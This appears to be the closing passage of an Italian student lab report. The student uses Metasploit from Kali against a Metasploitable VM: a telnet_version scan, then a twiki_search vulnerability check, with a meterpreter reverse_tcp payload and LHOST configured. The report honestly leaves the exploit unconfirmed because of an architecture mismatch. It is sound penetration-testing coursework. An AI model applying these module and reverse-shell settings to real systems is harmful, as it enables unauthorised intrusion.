
   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped directly
                                           to the shell.


   When FETCH_FILELESS is none:

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   FETCH_FILENAME    UkujbTqS         no        Name to use on remote system when storing payload; cannot contai
                                                n spaces or slashes
   FETCH_WRITABLE_DIR  ./             yes       Remote writable dir to store payload; cannot contain spaces
```

Controllo della vulnerabilità TWiki

Dopo aver impostato il target, ho eseguito il comando check. Il modulo ha restituito il messaggio “The target is vulnerable”. Ho quindi registrato il risultato come controllo positivo della vulnerabilità segnalata dal modulo.



Il comando check è un controllo preliminare. Non equivale all'esecuzione completa dell'exploit e non prova che sia stata aperta una sessione remota. Dopo il controllo ho verificato anche l'architettura del target con uname -m direttamente sulla console di Metasploitable, il risultato è i686. Il payload che Metasploit proponeva automaticamente era invece **cmd/linux/http/x64/meterpreter/reverse_tcp.** Per questo motivo non ho dichiarato l'exploit riuscito e ho lasciato il test di esecuzione in sospeso.

Ho aggiornato anche **LHOST a 192.168.1.25**, cioè l'indirizzo di Kali sulla rete del laboratorio. Prima di eseguire l'exploit resta comunque da verificare la compatibilità del payload e la configurazione finale del modulo.

Conclusioni

Con questa pratica ho configurato la rete di laboratorio, verificato la comunicazione tra Kali e Metasploitable e individuato il servizio Telnet sulla porta 23. Ho eseguito il modulo telnet_version e ho verificato il banner restituito dal servizio. Nella parte facoltativa ho controllato il servizio web TWiki, selezionato il modulo twiki_search e ottenuto un risultato positivo dal comando check.

La parte di verifica è documentata dagli output e dagli screenshot inseriti nella relazione. L'esecuzione dell'exploit TWiki non è invece confermata: il payload predefinito è x64, mentre il target risulta i686, e non è stata registrata una sessione. Per questo ho riportato il risultato in modo preciso, senza indicare come riuscita un'operazione che non è stata verificata.